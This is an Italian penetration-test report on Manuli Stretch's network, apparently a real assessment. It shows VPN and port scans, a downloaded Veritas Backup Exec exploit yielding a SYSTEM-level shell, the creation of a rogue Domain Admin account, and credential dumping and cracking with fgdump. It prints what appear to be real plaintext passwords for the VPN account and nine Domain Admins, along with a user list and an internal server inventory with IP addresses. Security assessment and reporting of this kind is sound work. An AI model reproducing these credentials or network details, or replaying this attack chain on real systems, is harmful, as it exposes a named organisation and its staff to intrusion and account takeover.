Utilizzando il tool ike-scan, è stato possibile estrarre le seguenti informazioni relative alle connessioni VPN terminate sul cluster di firewall.

```
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
88.37.36.18  Main Mode Handshake returned
    HDR=(CKY-R=86e191b313d76abc)
    SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds
LifeDuration(4)=0x00007080)

VID=f4ed19e0c114eb516faaac0ee37daf2807b4381f000000010000138d4aa7763d00000000182000
00 (Firewall-1 NGX)

Ending ike-scan 1.9: 1 hosts scanned in 0.069 seconds (14.45 hosts/sec).  1
returned handshake; 0 returned notify

Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
88.37.36.19  Main Mode Handshake returned
    HDR=(CKY-R=d390c13924082d3f)
    SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds
LifeDuration(4)=0x00007080)

VID=f4ed19e0c114eb516faaac0ee37daf2807b4381f000000010000138d4aa776b900000000182000
00 (Firewall-1 NGX)

Ending ike-scan 1.9: 1 hosts scanned in 0.070 seconds (14.23 hosts/sec).  1
returned handshake; 0 returned notify

Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
88.37.36.20  Main Mode Handshake returned
```

```
    HDR=(CKY-R=0f61dfe2b56c727d)

    SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds
LifeDuration(4)=0x00007080)


VID=f4ed19e0c114eb516faaac0ee37daf2807b4381f000000010000138d4aa776d300000000182000
00 (Firewall-1 NGX)


Ending ike-scan 1.9: 1 hosts scanned in 0.075 seconds (13.30 hosts/sec).  1
returned handshake; 0 returned notify
```

Dai dati restituiti dai firewall, si può vedere che la VPN viene instaurata solo con i seguenti parametri:

Cifratura: DES, 3DES, AES/256

Hash: MD5, SHA1

Diffie-Hellmann group: 1024 bit MODP

Pre-Shared Key Authentication, RSA Signature, Hybrid mode

SA Lifetime: 0x7080 (28800) seconds

6 VA/PT dei servizi accessibili via VPN in grey-box da Internet

6.1 Descrizione delle attività

Per la connessione VPN è stata utilizzata l'utenza “telecom” con password “TimMan9!” ed è stato usato il client Check Point SecureClient NGX R60 HFA2.
Stabilendo una connessione con il Firewall/VPN endpoint, ci viene assegnato l'indirizzo 192.168.110.1/24.
I server DNS sono 192.168.3.240 e 192.168.3.242 ed il server WINS è 192.168.3.240.
Segue la descrizione dei server raggiunti e compromessi ed i dettagli delle operazioni effettuate per ottenere il controllo completo del dominio. I server elencati sono stati scelti in maniera selettiva cercando di ottenere il controllo su quelli che sono stati ritenuti essere i più significativi, man mano che si acquisiva conoscenza sulla rete di Manuli Stretch.

6.2 192.168.3.240 [Effettivamente compromesso]

Rating: Effettivamente compromesso
Vulnerabilità trovate: V03, V04, V06, V07
Rischio: Alto
Livello di skill necessario per sfruttare la vulnerabilità: Basso
Soluzione: Aggiornare o rimuovere Veritas Backup Express; Hardenizzare le policy del dominio e disabilitare le null-session; restringere le policy del firewall in modo da impedire le connessioni ai servizi non essenziali installati sul server.

Utilizzando semplicemente le informazioni ottenute dal DHCP, decidiamo di effettuare una scansione con il tool nmap del server 192.168.3.240 ipotizzando che si tratti di un domain controller Microsoft poiché risulta anche essere il server WINS.
La scansione risulta essere particolarmente lenta e, dopo poche centinaia di pacchetti, la connessione con il server VPN viene chiusa sistematicamente e ripetutamente.
Si suppone esserci qualche regola nell'IPS Smartdefense che controlla il numero di connessioni contemporanee.
Pertanto il numero di probe al secondo viene abbassato e si riesce a proseguire la scansione che comunque viene abbandonata successivamente poiché ritenuta non più utile.
Il risultato parziale è il seguente:

```
Interesting ports on 192.168.3.240:
Not shown: 4968 closed ports
Reason: 4968 resets
PORT     STATE    SERVICE          REASON      VERSION
21/tcp   open     ftp              syn-ack     Check Point Firewall-1 ftpd
25/tcp   open     smtp?            syn-ack
42/tcp   open     wins             syn-ack     Microsoft Windows Wins
```

```
53/tcp   open     domain           syn-ack     Microsoft DNS
80/tcp   open     http             syn-ack     Microsoft IIS webserver 6.0
88/tcp   open     tcpwrapped       syn-ack
135/tcp  open     msrpc            syn-ack     Microsoft Windows RPC
139/tcp  open     netbios-ssn      syn-ack
256/tcp  filtered fw1-secureremote no-response
264/tcp  filtered bgmp             no-response
389/tcp  open     ldap             syn-ack
445/tcp  open     microsoft-ds     syn-ack     Microsoft Windows 2003 microsoft-
ds
464/tcp  open     kpasswd5?        syn-ack
500/tcp  filtered isakmp           no-response
593/tcp  open     ncacn_http       syn-ack     Microsoft Windows RPC over HTTP 1
.0
636/tcp  open     ssl/ldap         syn-ack
1026/tcp open     msrpc            syn-ack     Microsoft Windows RPC
1027/tcp open     ncacn_http       syn-ack     Microsoft Windows RPC over HTTP 1
.0
1085/tcp open     msrpc            syn-ack     Microsoft Windows RPC
1087/tcp open     msrpc            syn-ack     Microsoft Windows RPC
1587/tcp open     unknown          syn-ack
1720/tcp open     H.323/Q.931?     syn-ack
1863/tcp open     tcpwrapped       syn-ack
2301/tcp open     http             syn-ack     HP Proliant System Management 2.1
.8.179 (CompaqHTTPServer 9.9)
2381/tcp open     http             syn-ack     Apache SSL-only mode httpd
3044/tcp open     msrpc            syn-ack     Microsoft Windows RPC
3054/tcp open     msrpc            syn-ack     Microsoft Windows RPC
3128/tcp filtered squid-http       no-response
3268/tcp open     ldap             syn-ack
3269/tcp open     ssl/ldap         syn-ack
3389/tcp open     microsoft-rdp    syn-ack     Microsoft Terminal Service
4343/tcp open     ssl/http         syn-ack     Microsoft IIS webserver 6.0
5010/tcp  open  telelpathstart? syn-ack
5120/tcp  open  unknown         syn-ack
5555/tcp  open  omniback        syn-ack HP OpenView Omniback
6101/tcp  open  backupexec?     syn-ack
6106/tcp  open  isdninfo?       syn-ack
6129/tcp  open  damewaremr      syn-ack DameWare Mini Remote Control
8090/tcp  open  http            syn-ack Microsoft IIS webserver 6.0
10000/tcp open  backupexec      syn-ack Veritas Backup Exec 9.0
16554/tcp open  unknown       syn-ack
```

Le porte evidenziate corrispondono al servizio di Veritas Backup Exec.

La versione 9 di tale servizio è notoriamente affetta da una vulnerabilità critica che permette, se sfruttata, di ottenere una shell di sistema con i privilegi dell'utente con cui gira il servizio di backup, solitamente LOCALSYSTEM.

Per questo motivo la scansione viene interrotta e proviamo a vedere se il servizio sia stato patchato oppure no.

Scarichiamo da Internet l'exploit relativo all'agent browser service di Veritas, lo compiliamo e lo lanciamo.

L'exploit va a buon fine e viene aperta una shell sulla porta 101 TCP a cui ci si può connettere via telnet dal nostro client VPN per interagire con il server direttamente.

Segue il log della connessione alla shell ed i comandi eseguiti sul server:

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
C:\WINDOWS\system32>whoami
whoami
zzmanpack\bkexecsr
```

```
C:\WINDOWS\system32>
C:\WINDOWS\system32>dir c:\
dir c:\
 Volume in drive C has no label.
 Volume Serial Number is ECAA-ABCC

 Directory of c:\

21/07/2008  10.08               314 6d671049-356f-4a07-b610-b94cfdc13dd5.AF
21/07/2008  10.08             1.865 6d671049-356f-4a07-b610-b94cfdc13dd5.DF
27/04/2007  10.51            21.932 AccessEnum.txt
13/07/2007  12.01                 0 antispam.t.txt
10/09/2007  19.31               413 ANTISPAM.txt
18/05/2005  14.27            16.173 ArcWeb.log
09/09/2008  22.04                24 BACKUP_AD_TOKEN.OB2
18/07/2007  09.19    <DIR>          compaq
18/07/2007  18.12    <DIR>          CPQSYSTEM
21/07/2008  10.08               360 da56af72-9fb3-40ee-9e60-8aa8e0883d37.AF
21/07/2008  10.08             1.865 da56af72-9fb3-40ee-9e60-8aa8e0883d37.DF
18/02/2007  00.29           492.032 dcdiag.exe
02/10/2007  17.21             2.180 disclaimer.doc
29/06/2009  08.42    <DIR>          Documents and Settings
05/05/2006  17.41           287.942 Dump.RTF
07/04/2006  14.31             1.966 emex.log
27/03/2006  13.09            45.056 Exchange Server Setup Progress.log
29/08/2007  15.29               117 exclusion isa virustxt.txt
10/08/2009  20.47             3.225 gpwinem.log
18/07/2007  18.14    <DIR>          hp
31/08/2007  11.52           111.903 imssui.20070831.0001
30/05/2005  10.08    <DIR>          Inetpub
28/01/2009  17.01            50.474 isa_rules.xml
22/02/2007  16.41            17.023 jobhistory.xml
27/02/2008  10.56                78 kyocera.txt
15/03/2007  13.38               933 manuli.ldf
15/03/2007  13.35               933 manulistretch.ldf
18/02/2007  00.31            94.720 msizap.exe
24/09/2007  17.49                81 New Text Document (2).txt
29/08/2007  15.27                 0 New Text Document.txt
22/02/2005  11.36             4.616 note.txt
07/02/2008  16.01        15.895.117 PDFCreator-0_9_5_setup.exe
06/04/2008  20.07    <DIR>          Program Files
31/10/2006  13.05                34 RFListener.txt
05/07/2007  14.14             3.743 sap.log
05/07/2007  14.14             1.485 sap647741322.log
29/09/2006  10.41            36.891 Security Policie.msc
02/04/2008  19.13           203.351 Server update log.csv
29/10/2004  01.09               214 setup.log
07/09/2009  21.00    <DIR>          temp
05/07/2007  14.11               105 test.pse
23/02/2007  17.07            19.702 TMHotFix.log
12/12/2008  16.29         1.105.931 TMPatch.log
12/12/2008  16.33                21 tmuninst.ini
31/08/2007  18.25            54.902 tsmtpd.ini
30/07/2009  19.14    <DIR>          WINDOWS
29/10/2004  00.58    <DIR>          wmpub
21/02/2005  17.41    <DIR>          WUTemp
21/10/2005  08.56           200.787 _gpcsem5.log
              39 File(s)     18.678.508 bytes
              10 Dir(s)   3.209.867.264 bytes free

C:\WINDOWS\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : stitmilan01
   Primary Dns Suffix  . . . . . . . : manulistretch.com
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : manulistretch.com
```

```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : manulistretch.com
   Description . . . . . . . . . . . : HP NC7761 Gigabit Server Adapter
   Physical Address. . . . . . . . . : 00-12-79-3C-13-A2
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 192.168.3.240
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.3.9
   DNS Servers . . . . . . . . . . . : 192.168.3.240
                                       192.168.7.240
                                       192.168.3.242
   Primary WINS Server . . . . . . . : 192.168.3.240

C:\WINDOWS\system32>net group "domain admins"
net group "domain admins"
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            arca                     bkexecsr
datauser                 davide                   exchange
lutech                   lutech-admin             mpami020
msdsc014                 mstmi029                 piteco
sqlservices              STVMMAN106$              svc_sccm
```

Come si può vedere, l'utente con cui gira il servizio Veritas Backup Exec appartiene al gruppo dei Domain Admins e siccome ora anche la nostra shell è in esecuzione con i privilegi di bkexecsr, siamo in grado di eseguire comandi sul domain controller ed inerenti i dati del dominio.

Pertanto procediamo ad aggiungere l'utente “htuser” con password “passhttest1” al dominio e successivamente lo inseriamo nel gruppo dei Domain Administrators:

```
C:\WINDOWS\system32>net user htuser passhttest1 /add /domain
net user htuser passhttest1 /add /domain
The command completed successfully.


C:\WINDOWS\system32>net group "domain admins" htuser /add /domain
net group "domain admins" htuser /add /domain
The command completed successfully.

C:\WINDOWS\system32>net group "domain admins"
net group "domain admins"
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            arca                     bkexecsr
datauser                 davide                   exchange
htuser                   lutech                   lutech-admin
mpami020                 msdsc014                 mstmi029
piteco                   sqlservices              STVMMAN106$
svc_sccm
The command completed successfully.
```

A questo punto, abbiamo un'utenza privilegiata con cui accedere al dominio.

Procediamo montando il disco del server dal nostro PC remoto e copiando nella cartella c:\temp remota il tool fgdump per estrarre le credenziali (cifrate) di tutte le utenze del dominio per poi sottoporle a cracking ed

ottenere le password delle utenze.

Al termine del processo di cracking dei file con le credenziali cifrate per le utenze, sono state ottenute le credenziali di circa 200 utenti. Tra questi, sono state trovate le password dei seguenti appartenenti al gruppo dei Domain Admins:

Utente	Password
Administrator	Everest8850!
arca	Perdonoa10
exchange	rufusemiele
lutech	davidesup
lutech-admin	Lutech_Admin
mpami020	YellowStone06
msdsc014	microsoft
mstmi029	Cucciola79!
piteco	Pitecomanuli

Tabella 4 – Password di alcune utenze Domain Admins

Inoltre, molte delle password degli utenti risultavano essere impostate a “manulipa”, “manulist” o a parole contenenti la stringa manuli nel nome e quindi troppo semplici da indovinare con attacchi di tipo bruteforce.

Sembra infatti che fossero le password default assegnate alle utenze in fase di creazione e mai cambiate successivamente, come sembrerebbe confermato dal seguente output, risultato di una scansione con Nessus del Domain Controller effettuata dal client VPN:

```
The following users have never changed their passwords :

- Administrator          - mtami002              - msipo019              - msdsc011
- Guest                  - mstmi018              - msipo020              - msdsc012
- IUSR_ITPAMILAN01       - msipo001              - msipo021              - msipo025
- IWAM_ITPAMILAN01       - msipo002              - msipo022              - mstap007
- mpami001               - msipo003              - msipo023              - msipo026
- mpami002               - msipo004              - msipo024              - IUSR_DESTSCHKO01
- mpami004               - msipo006              - mstmi255              - IWAM_DESTSCHKO01
- ADMIN                  - msipo007              - exchange              - msdsc013
- mpami006               - msipo008              - msdsc001              - msdsc014
- mpami014               - msipo011              - msdsc002              - msdsc015
- mstmi001               - msipo012              - msdsc003              - mstap010
- mstmi002               - msipo013              - msdsc004              - mstap011
- mstmi005               - msipo014              - msdsc005              - mstmi019
- mstmi011               - msipo015              - msdsc006              - mpami020
- mstmi013               - msipo016              - msdsc007              - mpami018
- mstmi014               - msipo017              - msdsc008              - mstmi021
- mstmi015               - msipo018              - msdsc010              - MSIPO027
```

Sfruttando l'utenza da noi creata, abbiamo acceduto tramite protocollo Microsoft RDP (Remote Desktop) ad alcuni dei server della rete LAN di Manuli e riportiamo ora le schermate relative agli accessi effettuati.

Per alcuni di essi, il firewall impediva la connessione diretta dal nostro client VPN e pertanto è stato

necessario accedere prima ad un altro server da utilizzare come ponte per la connessione verso il server finale.




Figura 6 - Accesso a 192.168.3.240 con credenziali htuser

6.3 192.168.3.242 [Effettivamente compromesso]

Rating: Effettivamente compromesso

Vulnerabilità trovate: V06

Rischio: Alto

Livello di skill necessario per sfruttare la vulnerabilità: Basso

Soluzione: Restringere le policy del firewall in modo da impedire le connessioni ai servizi non essenziali installati sul server





Figura 7 - Accesso a 192.168.3.242 con credenziali htuser

Da questo server, è stata montata la share condivisa \\STITMILAN01\PUBLIC che si suppone essere il file server.

Navigando nelle cartelle del file-server, sono stati trovati documenti “interessanti” quali PC_STRETCH.xls, contenente l'elenco e la descrizione di tutti i server, pc ed altri apparati della rete di Manuli.

Sfruttando le informazioni in esso contenuto, si è acceduto ad alcuni dei server elencati come si può vedere nei paragrafi successivi.



	A	B	C	D	E	F	G	H	I
1	SITO	RACK	DESCRIZIONE	NOME MACCHIN	IP ADDRESS	DEF. GATEWA	DRAC	MARCA	MODELLO
2	APRILIA		DC	STITAPRIL01*	192.168.2.240			HP	ProliantML350 G4
3	GERMANIA-MSD		DC	STGESCHOP01*	192.168.9.240			HP	ProliantML350 G4
4	MILANO		DC	STILMILAN01	192.168.3.240			HP	Proliant ML350 G4
5	MILANO		DC + Exchange	STILMILAN02	192.168.3.242			HP	Proliant ML350 G4
6	MILANO		ISA + Antivirus web	STILMILAN03	192.168.3.243			HP	Proliant DL320
7	MILANO		OWA + Antivirus SMTP	STILMILAN05	192.168.254,5			HP	Proliant DL140
8	MILANO		Management FW	FW MAN	192.168.3.253			HP	Proliant DL320
9	IDC	TELECOM	SWITCH 3 LAN x IBS		192.168.7.14			3COM	4200G 12 Porte
10	POZZILLI		DC	STITPOZZI01*	192.168.1.240			HP	ProliantML350 G4
11	GERMANIA-DRG		Server Sap					HP	ProliantML350 G4P
12	MILANO		MNG FW		192.168.7.253				
13	MILANO		Access Point		192.168.3.250			3COM	3Com Wireless 8760 3CRWE876
14	IDC	TELECOM	FW A		192.168.7.251	192.168.7.9		CHEKPOINT	UTM-1
15	IDC	TELECOM	FW B		192.168.7.252	192.168.7.9		CHEKPOINT	UTM-2
16	IDC	DELL	Virtual Center vmware/san	STVMMAN021	192.168.7.21	192.168.7.9	192.168.7.221	DELL	PoweEdge 1950
17	IDC	DELL	Switch Fibra San 1	STVMMAN10	192.168.7.10	192.168.7.9		EMC2	
18	IDC	DELL	Switch Fibra San 2	STVMMAN11	192.168.7.11	192.168.7.9		EMC2	
19	IDC	DELL	STORAGE FIBRA					EMC2	CX3-10C
20	IDC	TELECOM	Bes Server TIM	STITMILAN08	192.168.7.238	192.168.7.9	192.168.7.228	DELL	PowerEdge 650
21	IDC	TELECOM	Backup Server	STILMILAN07	192.168.7.237	192.168.7.9	192.168.7.227	HP	Proliant DL360 G5
22	IDC	DELL	ESX1 vmware/san	STVMMAN022	192.168.7.22	192.168.7.9	192.168.7.222	DELL	PoweEdge 2950
23	IDC	DELL	ESX2 vmware/san	STVMMAN023	192.168.7.23	192.168.7.9	192.168.7.223	DELL	PoweEdge 2950
24	IDC	DELL	Switch LAN 1	STVMMAN12	192.168.7.12	192.168.7.9		3COM	4500G 3CR17761-91
25	IDC	DELL	Switch LAN 2	STVMMAN13	192.168.7.13	192.168.7.9		3COM	4500G 3CR17761-91
26	IDC	TELECOM	DATA PROTECTOR					HP	HP 1/8 Ultrium 448 Tape Autoloa
27	IDC		Management FW		192.168.7.253	192.168.7.9			SPLAT
28	IDC		Switch DMZ	STVMMAN01					
29	IDC		Switch DMZ	STVMMAN02					
30	IDC	TELECOM	ROUTER GTW	cesano	192.168.7.9				
31	IDC		FW Virtual	FW Virtual	192.168.7.1	192.168.7.9			
32	IDC		Nodo FC SAN SPA	CX3_SPA	192.168.7.30	192.168.7.9			
33	IDC		Nodo FC SAN SPB	CX3_SPB	192.168.7.31	192.168.7.9			
34	IDC		Rack Dell						
35	IDC		DC	STVMMAN101	192.168.7.240	192.168.7.9		VIRTUAL M.	

Figura 8 - File PC_STRETCH.xls con elenco macchine in rete di Manuli

Successivamente, è stata lanciata una ricerca della keyword “password” in tutti i documenti e sono stati effettivamente trovati alcuni documenti contenenti delle password. Uno di essi è illustrato nell'immagine che segue e con tale credenziale si è potuto successivamente accedere al server indicato.

